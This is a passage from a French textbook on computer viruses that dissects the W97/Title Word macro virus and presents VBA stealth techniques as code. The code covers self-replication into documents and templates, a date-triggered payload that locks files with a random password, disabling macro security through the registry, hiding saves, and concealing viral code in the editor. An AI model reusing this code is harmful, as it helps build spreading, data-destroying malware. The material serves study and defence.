l-12  Dim lines As Integer, mystart As Integer
' Variables de type entier
l-13  mystart = thecode.ProcBodyLine("Document_Close",
        vbext_pk_Proc)
' Calcul du numéro de ligne de début
l-14  mylines = thecode.ProcCountLines("Document_Close",
        vbext_pk_Proc) - mystart + 1
' Calcul de l'offset en nombre de lignes à
' partir de la valeur mystart
```

Dans la suite, le code va gérer la copie du code de manière furtive et s'assurer que rien ne viendra alerter un utilisateur un tant soit peu suspicieux. Là encore, il s'agit de diminuer la virulence du virus pour augmenter sa furtivité (voir la section 9.3.1). En effet, si un document est ouvert et modifié par l'utilisateur, alors cela provoquera une demande de sauvegarde des modifications du document par l'application. Or, si l'utilisateur n'a fait aucune modification (accès en lecture seule), alors ces modifications dues au virus sont sauvegardées sans rien demander à l'utilisateur. Ainsi, il n'y a pas de conflit entre les modifications opérées par l'utilisateur et celles dues au virus.

```
l-15 Dim savy As Boolean
' Marqueur de sauvegarde
' Si savy = 0 le document n'est pas sauvegardé
'  sinon savy = 1
l-16 ' Options.VirusProtection =
' Option non ctivée par l'auteur du code
l-17 For Each currdoc In Documents
```

La variable `currdoc` désigne successivement tous les autres documents ouverts dans *Word* (collection d'objets de type « Documents »). Cette variable permet d'appliquer les opérations ci-après sur chaque document ouvert.

```
l-18 savy = currdoc.Saved
```

La variable booléenne `savy` décrit l'état de sauvegarde du document. S'il y a eu une modification du document, alors cette variable vaut 0 et *Word* proposera une boîte de dialogue de sauvegarde à la fermeture du document. Sinon, le document sera fermé et sauvegardé dans aucune demande à l'utilisateur.

```
l-19 If currdoc.SaveFormat = wdFormatDocument Or
        currdoc.SaveFormat = wdFormatTemplate Then
```

À partir de cette instruction, les opérations à suivre ne s'appliqueront qu'aux documents dont la dernière sauvegarde a été faite sous format `*.doc` ou `*.dot` ouverts. Cela permet d'exclure les éventuels fichiers au format `*.txt`, `*.rtf`... qui seraient ouverts sous *Word* au moment de l'infection (ces documents ne contenant pas de projet VBA, la création d'une macro engendrerait des erreurs).

```
1-20 Set currcomp = currdoc.VBProject.VBComponents.Item(1)
```

La variable `currcomp` contient la totalité du code macro du document cible (désigné par `item(1)`).

```
1-27     If savy Then currdoc.Save
1-28 End If
```

Le document est sauvegardé (une fois assurées l'infection par ajout d'une procédure infectée et celle par insertion dans une procédure `Document_Close` déjà présente) si la variable `savy` est « vrai », le code est modifié à l'insu de l'utilisateur.

Il ne reste plus qu'à infecter les modèles actifs (celle des documents actifs ayant déjà été réalisée plus haut, à partir de la ligne 21 du code). Le procédé est alors semblable en tous points

```
1-40 If Not currcomp.CodeModule.Find("wsxzaqedc", 1, 1,
                                     100000, 100000) Then
1-41    If Not currcomp.CodeModule.Find("Document_Close", 1,
                                     1, 100000, 100000) Then
1-42       code = thecode.lines(mystart, mylines)
1-43       currcomp.CodeModule.AddFromString code
1-44    Else
1-45       code = thecode.lines(mystart + 1, mylines - 2)
1-46       currcomp.CodeModule.InsertLines currcomp.CodeModule.
           ProcBodyLine("Document_Close", vbext_pk_Proc) + 1,
           code
1-47    End If
1-48    If savy Then currtemp.Save
1-49 End If
1-50 Next currtemp
```

Pour terminer, le titre du document est restauré dans son intégrité (suppression du caractère « ? »), permettant ainsi des infections ultérieures par ce document. Le lecteur aura compris aisément que cette modification temporaire du titre du document est à l'origine du nom de ce macro-virus.

```
l-51 Me.BuiltInDocumentProperties("Title") =
     Mid(Me.BuiltInDocumentProperties("Title"), 2)
l-52 End Sub
```

Charge finale

Elle est liée à une gâchette temporelle qui commande, en fonction de la date, les actions offensives à mener. Elle s'exécute à chaque infection de documents ouverts (voir la section 12.2.1). Son code est le suivant (lignes 29 à 32).

```
l-29 If (Day(Now()) = 30 And Month(Now()) = 7) Or
         (Day(Now()) = 20 And Month(Now()) = 6) Or
         (Day(Now()) = 3 And Month(Now()) = 5) Then
l-30   currdoc.WritePassword = Str(Int(Rnd() * 10) - 1)
l-31     If savy Then currdoc.Save
' Sauvegarde avec chiffrement si la variable ''savy'' vaut 1
l-32  End If
l-33 End If
l-34 Next currdoc
```

Si la date système est un 30 juillet, un 20 juin ou un 3 mai, un mot de passe aléatoire est affecté aux documents actifs et le document est ainsi sauvergardé (donc sous forme chiffrée). Le document devient inutilisable pour l'utilisateur à moins de recouvrer le mot de passe.

Structure générale

Donnons à présent le code qui met en œuvre ces différentes parties du code.

```
l-1 Private Sub Document_Close()
' Routine exécutée à la fermeture du document
' infecté.
l-2 On Error Resume Next
' En cas d'erreur, le programme l'ignore et continue
<Infection des documents actifs>
<Charge finale>
<Infection des modèles actifs>
l-52 End Sub
```

Au final, le virus *W97/Title* est un virus classique, dont le diagramme fonctionnel est similaire à celui de n'importe quel autre virus. Seul diffère la gestion de l'environnement propre aux macro-virus. *W97/Title* est également, comme beaucoup de virus classiques, non abouti. Il contient en effet un certain nombre d'erreurs algorithmiques et toute la puissance du langage VBA est loin d'avoir été exploitée. Nous laissons au lecteur le soin d'analyser ces erreurs et de les corriger (voir exercices).

12.2.2 Quelques autres techniques virales

Nous allons illustrer les deux principales techniques de lutte anti-antivirale présentées dans la section 5.4.6. Pour cela, nous utiliserons des extraits de code de macro-virus analysés récemment ou implémentés à des fins de preuve de concept dans le cadre d'audit actif d'antivirus et de systèmes. Ces codes concernant les versions *Microsoft Office 2000, XP* et *2003*. Précisons que les codes que nous présentons ici, sortis de leur contexte réel d'utilisation, doivent normalement être détectés par tout antivirus digne de ce nom. Ce n'est malheureusement toujours pas le cas dans le cas d'une implémentation réelle et opérationnelle. Enfin, les techniques non encore détectées à ce jour, quel que soit le mode d'utilisation, ne seront pas données pour éviter leur usage illégal. Notons qu'elles ne diffèrent algorithmiquement pas de celles que nous présentons ci-après, ce qui par conséquent ne diminue en rien la portée de notre propos, mais reposent sur des fonctionnalités peu ou prou documentées, des effets de bords non connus, etc.

Techniques de furtivité

Nous avons vu dans la section précédente, avec le virus *W97/Title*, quelques exemples très simples de techniques de furtivité. Nous allons développer quelques-unes de ces techniques ici. Rappelons que le but est de dissimuler la présence et surtout l'activité en cours du virus non seulement à l'utilisateur mais également, et surtout, à l'application et plus largement au système. L'action du virus se situera au niveau de l'application elle-même mais il est possible de coupler ces mécanismes avec d'autres qui eux interviendront directement au niveau du système.

Mesures génériques

Tout d'abord, voyons quelques précautions d'usage général que tout macro-virus efficace se doit, d'une manière ou d'une autre, de mettre en œuvre.

- Gestion des erreurs d'exécution des macros. Toute erreur de ce type se traduit par l'affichage d'une fenêtre de message indiquant le code de l'erreur et l'emplacement dans le code de la ligne responsable de cette erreur. Par exemple : *Erreur de compilation ! Membre de méthode ou de données introuvable !* L'insertion en début de code de la directive `On Error Resume Next` permet d'éviter la plupart de ces erreurs en passant à l'instruction suivante[4].
  L'usage de la directive suivante permet d'augmenter également la furtivité générique contre les erreurs d'exécution :

```
Application.DisplayAlerts = False
```

- Gestion de la barre d'état. Cette barre est présente dans la partie inférieure de l'application Word. Elle contient, entre autres choses, le nombre total de pages, les coordonnées du curseur, l'identificateur de section... Mais surtout, elle affiche la nature des actions en cours, et en particulier les opérations de sauvegarde du document ou du modèle attaché. Or, dans le cadre de l'activité d'un macro-virus, ces opérations sont critiques. En effet, ce dernier va lui-même effectuer ces actions. Il ne faut donc pas qu'elles soient signalées malencontreusement à l'utilisateur. Le virus va procéder de la manière suivante :

```
On Error Resume Next
' Permet d'ignorer certaines erreurs,
' le code continuant à s'exécuter'

DSB = Application.DisplayStatusBar
' Sauvegarde intermédiaire de l'état d'affichage de
' la barre d'état pour permettre la reconfiguration
' initiale Ãă la fin de l'infection

Application.DisplayStatusBar = False
' Désactive l'affichage de la barre d'état où
' apparaissent des informations sur l'activité du u
' programme (enregistrement...)
.......

Application.DisplayStatusBar = DSB
```

[4] Dans les autres cas, assez rares mais plus critiques, l'application *Word* est fermée brutalement après l'affichage d'un message assez inexploitable pour la plupart des utilisateurs. Mais cela correspond également à un comportement « normal », en tout cas perçu comme tel, pour l'utilisateur résigné.

```
' Réactivation éventuelle et temporaire de l'affichage
' de la barre d'état pour ne pas éveiller les
' soupçons, si nécessaire
```

- La possibilité d'interrompre l'exécution d'une macro est rendue possible à l'utilisateur à l'aide de la combinaison de touches `Ctrl + Attn`. Une protection, pour le macro-virus – surtout si la macro prend du temps pour s'exécuter[5] consiste alors à inclure la directive

```
Application.EnableCancelKey = wdCancelDisabled
' Désactivation de l'interruption d'exécution
' d'une macro
```

  au début du code du macro-virus.
- Demande de confirmation de sauvegarde du *Normal.dot*. Si ce fichier a été modifié par le macro-virus et non par l'utilisateur, durant une session *Word*, une confirmation de demande de sauvegarde sera demandée, ce qui est de nature à alerter un utilisateur attentif. La directive

```
Options.SaveNormalPrompt = False
```

  pourra être envisagée. Toutefois, l'usage de cette commande n'est pas conseillé. En effet, tout antivirus efficace vérifiera que la valeur soit mise à `True`. Il est donc nécessaire pour tout macro virus de gèrer directement (et non au niveau de l'application) et de manière exhaustive les états d'enregistrements des documents et modèles, laissant la valeur à `True`.
- Protection contre les macro-virus (voir également la section 12.2.3). Face à la prolifération des macro-virus, la société *Microsoft* a inclu, à partir de la suite *Office 97*, une protection anti-macro-virus. Cette protection consiste à vérifier la présence de macros dans un document au moment de son ouverture. Si cela est le cas, une boîte de dialogue demande à l'utilisateur de les activer ou de les désactiver. Cette boîte de dialogue peut être contournée de deux manières différentes, selon la version de *Word* :
  - sous *Word 97*, la directive `Options.VirusProtection = False` est utilisée ;
  - pour les versions ultérieures, il suffit de modifier la base de registres (voir section 12.2.3). Notons que la tentative de modification d'une clef existante n'engendre pas d'erreur, même si la clef modifiée ne

[5] Soit parce que le code est important soit de manière voulue dans le cas de techniques de τ-obfuscation [20, 104].

correspond pas à la version active de *Word* (par exemple, modifier une clef XP à partir d'un *Word 2000*). Le code suivant sera alors rencontré :

```
System.PrivateProfileString("", "HKEY_CURRENT_USER\
  Software\Microsoft\Office\8.0\Word\Options",
  "EnableMacroVirusProtection") = &H0
' Gestion des macros Word 97
System.PrivateProfileString("", "HKEY_CURRENT_USER\
  Software\Microsoft\Office\9.0\Word\Security",
  "Level") = &H1
' Gestion des macros Word 2000
System.PrivateProfileString("", "HKEY_CURRENT_USER\
  Software\Microsoft\Office\10.0\Word\Security",
  "Level") = &H1
' Gestion des macros Word XP
```

Gestion directe des sauvegardes

L'usage de la directive `Options.SaveNormalPrompt = False`, comme nous l'avons vu précédemment, n'est pas recommandé. Il est donc indispensable, pour un macro-virus efficace, de gérer directement les sauvegardes des documents en cours d'infection.

D'une manière générale, dans le cas des virus de documents, et en particulier pour les documents bureautiques de type *Microsoft Office* ou *OpenOffice*, la gestion des sauvegardes est délicate : si les avantages à sauvegarder un document nouvellement infecté sont indéniables, ces avantages sont toutefois confrontés à un certain nombre de problèmes comme, par exemple, l'impossibilité de modifier les dates de dernière sauvegarde des fichiers. Un utilisateur attentif pourra en effet remarquer qu'un document a été modifié à une date postérieure à celle mémorisée par cet utilisateur.

La propriété `DateLastModified` d'un fichier est en lecture seule. Il n'est donc pas possible de sauvegarder directement des documents. En outre, la date de dernière sauvegarde est un élément souvent consulté par les utilisateurs. Une méthode consiste, pour le macro-virus à laisser aux utilisateurs le soin de sauvegarder eux-mêmes leurs documents nouvellement infectés. Là encore, c'est l'application du compromis entre furtivité et virulence (voir section 9.3.2). Ainsi, un document sain, ouvert via un modèle infecté, n'héritera du macro-virus qu'à la condition que son utilisateur sauvegarde lui-même volontairement ce document : la furtivité l'emporte sur la virulence.

En revanche, le cas des modèles doit être traité de manière différente. D'une part les modèles ne sont pas sauvegardés par les utilisateurs à chaque usage. D'autre part, leur emplacement dans l'arborescence d'un disque dur est toujours assez discret. De ce fait, un utilisateur ne vérifiera pas la date de leur dernière sauvegarde comme il le ferait pour un document.

La sauvegarde des modèles nouvellement infectés semble donc offrir le meilleur compromis entre la furtivité et la virulence. Ainsi, après l'infection d'un fichier, les instructions suivantes sont exécutées :

```
Select Case TargetIdentity
       Case "Th"
            Templates(h).Save                    (1)
       Case "AT"
            ThisDocument.AttachedTemplate.Save (1)
       Case "AD"
            ActiveDocument.Saved = True          (2)
End Select
```

Ainsi, *via* ce bout de code :

- La méthode `Save` (directive [1] dans le code) sauvegarde le modèle nouvellement infecté. Si d'aventure le modèle était protégé en écriture (le fichier du modèle, et non son projet), aucune erreur n'apparaîtrait grâce à l'usage initial de la directive `On Error Resume Next`. Cependant, la sauvegarde n'aurait pas lieu. Ceci n'est pas un obstacle compte tenu du fait qu'à la fin de l'infection, la cible verra sa propriété `Saved` passée à *True* (voir plus loin). Dans un tel cas, le modèle ne serait pas infecté, ce qui est normal puisque des mesures efficaces ont manifestement été prises par l'utilisateur. Il est important de noter à ce sujet que la propriété `ReadOnly` d'un document est en lecture seule et ne peut donc pas être modifiée par l'intermédiaire d'instruction en langage VBA.
- La propriété `Saved` (directive [2] dans le code) du document nouvellement infecté (correspondant à l'état de la sauvegarde, entre « Faite » [ou *True*] et « Non faite » [ou *False*]) est forcée à *True* de sorte que, à la fermeture du document, si celui-ci n'a pas subi d'autres modifications de la part de son utilisateur, la demande de confirmation de fermeture sans sauvegarde ne soit pas posée *via* la fenêtre de dialogue « *Voulez vous enregistrer les modifications apportées à Document.doc ?* ».

Il reste encore un aspect important à gérer : la sauvegarde manuelle de l'utilisateur. Si cette sauvegarde est pratiquée sur un document, l'usage d'une macro principale chiffrée (voir section 12.2.2), par exemple, ne mettra pas en danger le macro-virus. En revanche, la situation est différente s'il s'agit

d'un modèle, puisque cette macro principale est déchiffrée lorsqu'il est ouvert (document actif). Pour sauvegarder un modèle, l'utilisateur a alors quatre solutions :

1. Sauvegarde via la commande `Fichier -> Enregistrer` du *Visual Basic Editor* (VBE) : cette commande n'est accessible qu'à partir du VBE. Toutefois, lorsque l'utilisateur y accède, le code viral d'un macro-virus efficace sera invisible (voir plus loin). Ce cas ne pose donc pas de difficulté.
2. Sauvegarde via la commande `Fichier -> Enregistrer sous...` de l'application *Word*, lorsque l'utilisateur travaille sur un document, mais en choisissant le format de fichier « `*.dot` » . Dans ce cas, sa macro principale sera une fois de plus chiffrée. Sa sauvegarde ne présente donc pas de difficulté particulière, cette macro principale du modèle reste alors chiffrée jusqu'à sa prochaine utilisation, ce qui n'est nullement rédhibitoire.
3. Sauvegarde par une réponse affirmative au moment de quitter l'application si le fichier *Normal.dot* a été modifié. Ce cas est spécifique à ce dernier fichier. Sans accéder au VBE, il peut survenir à la suite de la modification des boutons de la barre de tâche par exemple. Si l'utilisateur répond « *Oui* », le fichier *Normal.dot* sera sauvegardé dans son état actuel, c'est-à-dire avec sa macro principale déchiffrée. Dans ce cas, il devient vulnérable à tout logiciel antivirus digne de ce nom. Une solution consiste alors en la création d'une macro automatique prédéfinie `AutoExit` (se déclenchant donc à la fermeture de l'application). Dans cette macro, la simple vérification suivante peut être :

```
Sub AutoExit( )
......
If (ThisDocument = NormalTemplate) And
    (NormalTemplate.Saved = False) Then
      Document_Open
' L'usage de Document_Open permet de chiffrer
' la macro principale
End If
....
End Sub
```

Malheureusement, l'application effectue le test de demande de confirmation de sauvegarde du fichier *Normal.dot* avant l'exécution de la procédure `AutoExit`. De ce fait, si l'utilisateur répond « *Oui* », la sauvegarde aura lieu et la condition ci-dessus ne sera pas remplie. Il existe d'autres méthodes pour parer cette limitation. Par exemple, lorsque la question

de la sauvegarde de *Normal.dot* se pose, l'utilisateur est face à trois éventualités : « *Oui* », « *Non* »et « *Annuler* ». Les deux dernières résolvent la difficulté par elles-mêmes. En revanche, les conséquences d'une réponse positive sont incontournables : le fichier *Normal.dot* sera sauvegardé et l'application ensuite fermée.

Ainsi, si à la fermeture de l'application, la dernière modification de *Normal.dot* remonte à moins de N secondes[6], cela signifie que l'utilisateur vient de le sauvegarder (réponse par l'affirmative à la demande de confirmation de sauvegarde). Il suffit alors de chiffrer la macro principale et de sauvegarder de nouveau *Normal.dot*. Le code de la macro `AutoExit` devient alors :

```
Sub AutoExit( )
 Rem xxx (voir exercice)
 On Error Resume Next
 Application.EnableCancelKey = wdCancelDisabled
 Set CodeNormal =
    ThisDocument.VBProject.VBComponents(1).CodeModule
 Set SysFichier = CreateObject("Scripting.FileSystemObject")
 Set Fichier = SysFichier.getfile(NormalTemplate.FullName)
  ' Les deux lignes precedentes permettent de creer
  ' un objet de type Fichier, necessaire pour utiliser
  ' la fonction DateDiff
 If DateDiff("s", Fichier.DateLastModified, Now) < 10 Then
  ' Calcul de la diffÃ¯rence entre la date de derniÃ¯re
  ' modification du Normal.dot et maintenant (Now) en
  ' secondes (avec ici N = 10)
    For u = 1 To CodeNormal.ProcCountLines("Document_Open",\
                                           vbext_pk_Proc)
        If Left(CodeNormal.Lines(u, 1), 18) =\
                                "Rem     codefinalZ" Then
            LaLigne1 = CodeNormal.Lines(u, 1)
            LaLigne2 = Right(LaLigne1, Len(LaLigne1) - 4)
            CodeNormal.ReplaceLine u, LaLigne2
        End If
    Next u
  ' La boucle sur la variable u permet de retablir la
  ' fonction de chiffrement (macro Document_Open) du
  ' fichier Normal.dot
```

[6] La valeur de N est définie par l'auteur du macro-virus.

```
    Document_Open
    ThisDocument.Save
  End If
End Sub
```

4. Sauvegarde via les commandes `Fichier -> Enregistrer` ou `Fichier -> Enregistrer sous...` de l'application, et ce lorsque l'utilisateur travaille sur un modèle ouvert comme s'il s'agissait d'un document (le document actif est alors un fichier de type `*.dot`). Toutefois, c'est avant tout un modèle et sa macro principale est donc déchiffrée. Cette configuration est traitée, par exemple, en créant deux macro usurpatrices `FileSave` et `FileSaveAs`. Leur but est simple : il faut chiffrer la macro principale du document actif si celui-ci est un modèle, juste avant sa sauvegarde demandée par l'utilisateur. De plus, comme ce document actif est un modèle, il est ensuite nécessaire de déchiffrer la macro principale afin de rendre de nouveau opérationnelles ses autres macros.

   A priori, ce type d'opération ne présente pas de difficulté particulière. Une exception de taille toutefois : ces macros usurpatrices de sauvegarde ne s'exécutent qu'à partir du fichier *Normal.dot*. De ce fait, les éléments de chiffrement du modèle à traiter (numéros des lignes à chiffrer, clé et algorithme), extérieures au *Normal.dot*, ne seront pas connus. Il n'est donc pas question d'utiliser l'appel de la macro `Document_Open` comme cela est fait par exemple dans la procédure `AutoExit` (voir *item* précédent). Il est donc généralement nécessaire d'aller chercher ces éléments externes. Une solution simple, parmi d'autres possibles, consiste à créer deux autres macros pour cette tâche :
   - une procédure `ValidTest` vérifie que le document actif (qui est donc un modèle) est bien infecté et que sa macro principale est bien déchiffrée, ces deux conditions étant nécessaires pour mener à bien une opération de chiffrement (voir section 12.2.2).
   - une procédure `Cipher_Code` qui, selon les paramètres qui lui sont passés, chiffre ou déchiffre la macro principale du modèle à traiter.

   Ces procédures ayant été mises en place, il ne reste plus qu'à composer les macros `FileSave` et `FileSaveAs` comme suit :

```
Private Sub FileSave( )
' Voir l'intérêt de ce commentaire en exercice
Rem xxxx
 If Right(ActiveDocument.Name, 4) = ".dot" Then
 ' Si le modèle est infecté et que sa macro
 ' principale est en clair
```

```
    If ValidTest Then
        Cipher_Code "Cipher"
        ActiveDocument.Save
' Déchiffrement de la macro principale pour que
' le virus reprenne la configuration normale d'un
' modéle
        Cipher_Code "Decipher"
        ActiveDocument.Saved = True
    Else
' Tous les "Else" suivants servent à simplement
' enregistrer le document actif, selon la demande
' de l'utilisteur
        ActiveDocument.Save
    End If
Else
    ActiveDocument.Save
End If
' Commentaire de gestion des macros préexistantes
Rem No FileSave macro in this project
End Sub
```

Notons que, pour cette solution, la présence de la ligne de commentaire `Rem No FileSave macro in this project` est obligatoire. Elle sert à gérer, comme nous le verrons dans le prochain paragraphe, les éventuelles macros préexistantes.

```
Private Sub FileSaveAs( )
' Voir l'intérêt de ce commentaire en exercice
Rem xxxx
' Seuls les modèles ouverts en tant que tels sont
' concernés
If Right(ActiveDocument.Name, 4) = ".dot" Then
    If ValidTest Then
    ' Permet de gérer le cas où l'utilisateur
    ' annule son action
        Sauvegarde = ActiveDocument.Saved
        Cipher_Code "Cipher"
        ' Appel de la boîte de dialogue prédéfinie
        ' Enregistrer sous...
        With Dialogs(wdDialogFileSaveAs)
        ' La boîte de dialogue est lancée via
```

```
            ' la méthode Show. Les choix de l'utilisateur
            ' seront donc pris en compte. La valeur -1
            ' correspond au bouton "OK".
             If .Show = -1 Then
            ' Le format correspond au type de fichier
            ' choisi (doc, txt, rtf, dot...). Seul le
            ' cas du type .dot est ici traité
            ' (valeur de la propriété Format = 1)
               If .Format <> 1 Then
            ' Fin de la procédure (le fichier non-modèle
            ' est enregistré chiffré)
                   GoTo FinFSA
               End If
             Else
            ' Si l'utilisateur n'enregistre pas ("Annuler")
               Annuler = True
             End If
            End With
            Cipher_Code "Decipher"
            If Annuler Then
            ' Rétablissement de l'état de sauvegarde initial
            ' afin de ne alerter l'utilisateur
               ActiveDocument.Saved = Sauvegarde
            End If
        Else
          Dialogs(wdDialogFileSaveAs).Show
        End If
    Else
      Dialogs(wdDialogFileSaveAs).Show
    End If
FinFSA:
' Commentaire de gestion des macros préexistantes
Rem No FileSave macro in this project
End Sub
```

La gestion directe des sauvegardes par un macro-virus est essentielle mais elle nécessite une réflexion préalable particulièrement aboutie de la part du concepteur du code. La solution montrée précédemment – une parmi d'autres – montre toute la complexité de ces techniques. Mais d'autres aspects tout

aussi critiques doivent également être pris en compte comme nous allons maintenant le voir.

Gestion des macros préexistantes

Il est important de rappeler que le VBA est initialement un langage servant à l'automatisation de tâches. Il est donc essentiel pour un macro-virus de partir du principe que des fichiers cibles sont susceptibles de contenir déjà des macros. La plupart des macro-virus, mal conçus, écrasent ces macros préexistantes. Si, d'un côté, ce mode d'action à pour avantage de supprimer tout conflit entre macros de même nom, en revanche, cela peut se traduire par des disfonctionnements de nature à alerter l'utilisateur le plus naïf . Il est donc nécessaire de mettre en place des mécanismes permettant de conserver des macros préexistantes.

Une solution simple consiste, pour le macro-virus, à utiliser l'instruction `AddFromString` pour injecter son propre code dans le projet de sa cible. Cette instruction insère le code au début du module désigné. Ainsi, la première ligne de ce module sera la première ligne du code du macro-virus et toutes les macros préexistantes se retrouvent après la dernière ligne du code viral.

Le module infecté par le macro-virus est toujours le premier, désigné par l'objet suivant :

```
ThisDocument.VBProject.VBComponents(1)
```

Ce choix est primordial car il permet d'exécuter les macros automatiques préexistantes, en particulier *Document_ Open.* Ces dernières ne seraient pas exécutées si elles se trouvaient dans un autre module.

Il reste enfin un autre écueil à gérer. Les noms des macros contenues dans un macro-virus peuvent être identiques à ceux désignant une ou plusieurs macros préexistantes. Il s'ensuivrait alors un conflit générateur de disfonctionnements et donc une alerte de l'utilisateur. Il faut par conséquent mettre en œuvre un mécanisme pour éviter ce type de conflit tout en conservant les fonctionnalités de ces éventuelles macros préexistantes au nom identique.

Supposons que les macros d'un macro-virus nécessitant ce traitement soient dénommées `Document_Open`, `Document_New`, `ViewVBCode`, `ToolsMacro`, `AutoExit`, `FileSave` et `FileSaveAs`. Avant de procéder à la mise en place du code viral dans le module du fichier cible, le macro-virus y vérifie la présence de ces macros. Si effectivement ces macros existent, il les renomme en mettant un « Pre » devant chacun de leur nom. Si une macro préexistante est publique, elle devient privée, toujours pour éviter d'éventuels conflits. Ainsi, la macro préexistante suivante :

```
  Sub Document_Open()
```

est renommée :

```
  Private Sub ExDocument_Open()
```

Le code réalisant cela est le suivant :

```
' Tableau des noms des macros préexistantes
' en éventuel conflit
LesIn = Array(" document_open(", " document_new(",
              " viewvbcode(", " toolsmacro(",
              " autoexit(", " filesave(", " filesaveas(")
' Tableau des noms de substitution de ces macros
' pré-existantes éventuelles
LesEx = Array("Private Sub PreDocument_Open()",
              "Private Sub PreDocument_New()",
              "Private Sub PreViewVBCode()",
              "Private Sub PreToolsMacro()",
              "Private Sub PreAutoExit()",
              "Private Sub FileSave()",
              "Private Sub FileSaveAs()")
' Tableau de statut d'existence des macros
' préexistantes (initialisé à False)
DocExiste = Array(False, False, False, False, False, False,
   False)
For z = 0 To 4
 For n = 1 To Cible.CountOfLines
  If InStr(1, Cible.Lines(n, 1), LesIn(z), vbTextCompare)
    <> 0 Then
    DocExiste(z) = True
    ' Changement du nom de cette macro
    Cible.ReplaceLine n, LesEx(z)
  End If
 Next n
Next z
```

Dans un but de furtivité optimale, il est également indispensable que ces macros préexistantes soient exécutées au moment attendu par l'utilisateur. Il faut donc les appeler au moment opportun, c'est-à-dire à la fin de l'exécution des macros virales ayant un nom identique. Ces appels prennent place aux endroits décrits dans le tableau 12.1.

Noms des macros préexistantes	Emplacement de leur appel
PreDocument_Open	Fin de la macro principale (cette dernière étant exécutée depuis Document_Open)
PreDocument_New	Fin de Document_New
PreViewVBCode	Pas d'appel
PreToolsMacro	Pas d'appel
PreAutoExit	Pas d'appel
PreFileSave	Fin de FileSave
PreFileSaveAs	Fin de FileSaveAs

Tab. 12.1. Points d'appels des macros préexistantes

Les macros `PreViewVBCode, PreToolsMacro` et `PreAutoExit` ne sont pas appelées. En effet, la présence de telles macros indique la mise en œuvre très probable de fonctionnalités destinées à lutter contre les macro-virus. Il est donc préférable de ne pas les exécuter. La macro `AutoExit` semble devoir être appelée. Cependant, un bon moyen de prévention contre les macro-virus serait par exemple d'effacer le projet dans le fichier *Normal.dot* à chaque fermeture de l'application. La macro `AutoExit` préexistante n'est donc pas appelée.

Pour résumer, la mise en place de l'appel des éventuelles macros préexistantes se fait de la façon suivante :

```
If DocExiste(0) Then
' Si une macro Document_Open préexiste
  Cible.ReplaceLine Cible.ProcBodyLine("PrincipalZ",
                                       vbext_pk_Proc)
  + Cible.ProcCountLines("PrincipalZ", vbext_pk_Proc) - 2,
  "PreDocument_Open '"
  ' Lancement de la macro Document_Open préexistante et
  ' insertion de l'appel de l'ancien code de la macro
 Else
  ' S'il n'y avait pas de macro Document_Open
  Cible.ReplaceLine Cible.ProcBodyLine("PrincipalZ",
                                       vbext_pk_Proc)
  + Cible.ProcCountLines("PrincipalZ", vbext_pk_Proc) - 2,
                "Rem No FileSave macro in this project '"
  ' Insertion d'une ligne de commentaire, afin de conserver
  ' l'architecture globale du code
```

```
 End If
 If DocExiste(1) Then
  ' Traitement identique pour les autres macros
  ' préexistantes (1, 5 et 6). Pour les autres macros
  ' pas d'appel pour limiter les risques de conflits
  ....
 End If
' Gestion particulière de la macro AutoExit
If ThisDocument = NormalTemplate Then
 ' Si le document infectant est Normal.dot
   Cible.ReplaceLine Cible.ProcBodyLine("AutoExit",
                                    vbext_pk_Proc),
   "Private Sub FauxAutoExit() '"
 ' Changement de la macro publique "AutoExit" en macro privée
 ' "FauxAutoExit" dans la cible
ElseIf TargetIsNormal Then
 ' Sinon, si la cible est Normal.dot...'
   Cible.ReplaceLine Cible.ProcBodyLine("FauxAutoExit",
                                    vbext_pk_Proc),
   "Sub AutoExit() '"
' Restauration d'AutoExit
End If
```

Dans le code précédent, la fonction `FauxAutoExit` a pour but de rétablir la fonction de chiffrement du modèle infectant, puis du chiffrement de la macro principale du fichier *Normal.dot*.

Gestion de l'accès au code viral

En cas doute ou pour tout autre raison, l'utilisateur peut chercher à accéder et à visualiser les macros présentes dans un document en passant par le VBE. Lorsque le document est infecté, l'éditeur révélera la présence et le code des macros virales, si aucun mécanisme de furtivité n'est mis en place par le macro-virus. Le principe général d'un tel mécanisme – parmi d'autres possibbles – repose sur l'interception de toute tentative d'accès *via* le VBE par une macro usurpatrice `ViewVBCode`.

Une première solution est assez simple et séduisante. Elle utilise la technique de la modification des couleurs des caractères d'affichage du VBE. Cela passe par la modification de trois clés de la base de registres[7] gérant :

[7] Cette technique montre encore une fois que la sécurité d'une application repose très largement sur celle de l'environnement lui-même.

- la couleur des caractères ;
- la couleur du surlignage de sélection des caractères ;
- la présence des lignes de séparation entre chaque macro.

Toutefois, cette méthode est assez délicate à mettre en œuvre car la modification de ces clés, pour être prise en compte, nécessite la fermeture puis la réouverture de l'application. Cela peut être réalisé par une attaque multi-niveaux (par exemple à l'aide de codes k-aires [104, 107]). La procédure `ViewVBCode` est alors la suivante (le macro-virus est nommé `macro_vir` ; l'analyse de cette procédure est laissée en exercice).

```
Sub ViewVBCode()
 Sauvegarde = ThisDocument.Saved
 ThisDocument.Save
 ThisDocument.Saved = Sauvegarde
 If System.PrivateProfileString("", _
  "HKEY_CURRENT_USER\Software\Microsoft\VBA\Office",
  "CodeBackColors") <> "1 1 1 1 1 1 1 1 1 1 1 1 1 1 1" Then
    Open "c:\RatCat.reg" For Output As #1
    Print #1, "REGEDIT4"
    Print #1, ""
    Print #1, "[HKEY_CURRENT_USER\Software\Microsoft\VBA\Office]"
    Print #1, """CodeBackColors""=""1 1 1 1 1 1 1 1 1 1 1 1 \
         1 1 1"""
    Print #1, """CodeForeColors""=""1 1 1 1 1 1 1 1 1 1 1 1 \
         1 1 1"""
    Print #1, """EndProcLine""=dword:0"
     Close #1
     Shell "regedit /s c:\macro_vir.reg", vbNormalFocus
     Kill "c:\macro_vir.reg"
       Set AncienWord = GetObject(, "Word.Application")
       Set NouveauWord = CreateObject("Word.Application")
       AncienWord.ScreenUpdating = False
       With NouveauWord
        .Visible = True
        .Visible = False
        .WindowState = wdWindowStateMaximize
        .Documents.Open (ThisDocument.FullName)
        .Visible = True
        .ShowVisualBasicEditor = True
        .VBE.MainWindow.WindowState = wdWindowStateMinimize
```

```
        End With
        ThisDocument.Saved = True
        AncienWord.Quit
 End If
End Sub
```

Mais aussi séduisante que cette méthode puisse paraître, elle pose de nombreux problèmes : furtivité limitée, disfonctionnements provoqués par l'ouverture simultanée de plusieurs documents, absence de gestion des macros préexistantes, possibilité de récupérer le code par « copier-coller », présence de la barre de défilement vertical du VBE, impossibilité pour l'utilisateur de rentrer du code pour une macro personnelle, présence du nom d'une macro dans les menus déroulants supérieurs...

